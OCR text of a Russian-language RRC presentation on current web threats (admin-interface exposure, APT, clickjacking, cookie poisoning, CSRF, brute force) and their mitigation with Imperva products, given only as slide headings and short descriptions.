RRC


Актуальные угрозы и возможности защиты с помощью продуктов Imperva


Pete Kuzeev, Security Presale Engineer, RRC Moscow

Защита данных сегодня – неотъемлемая часть благополучия вашего бизнеса завтра

RRC

Типы возможных атак в модели OSI





RRC Доступ к административному интерфейсу


В любой домашней сети на сегодня как минимум несколько устройств в административным веб интерфейсом

На большинстве устройств в организациях веб интерфейс управления по умолчанию включён

Зачатую доступ к административному интерфейсу, либо функционалу не использует шифрование

RRC

Доступ к внутренним компонентам




RRC

Advanced Persistent Threats (APT)

Постоянные угрозы от высококвалифицированных сообществ

RRC

Атаки на бизнес логику



Нарушение работы пользователей

Наполнение СУБД «мусором»

Отказ в работе средств коммуникации

Clickjacking

Любые браузеры

Флэш плагины

Угон Клика


Антифишинг системы бессильны

Cookie Poisoning

Получение привилегий


Доступ к информации

Угон сессии



Изменение данных в Cookie или их кража


Cross-Site Request Forgery (CSRF)



Межсайтовый скриптинг с подделкой запросов

RRC

Brute Force Attack




Преимущество: Простота

Опасность: Дешёвые сетевые устройства

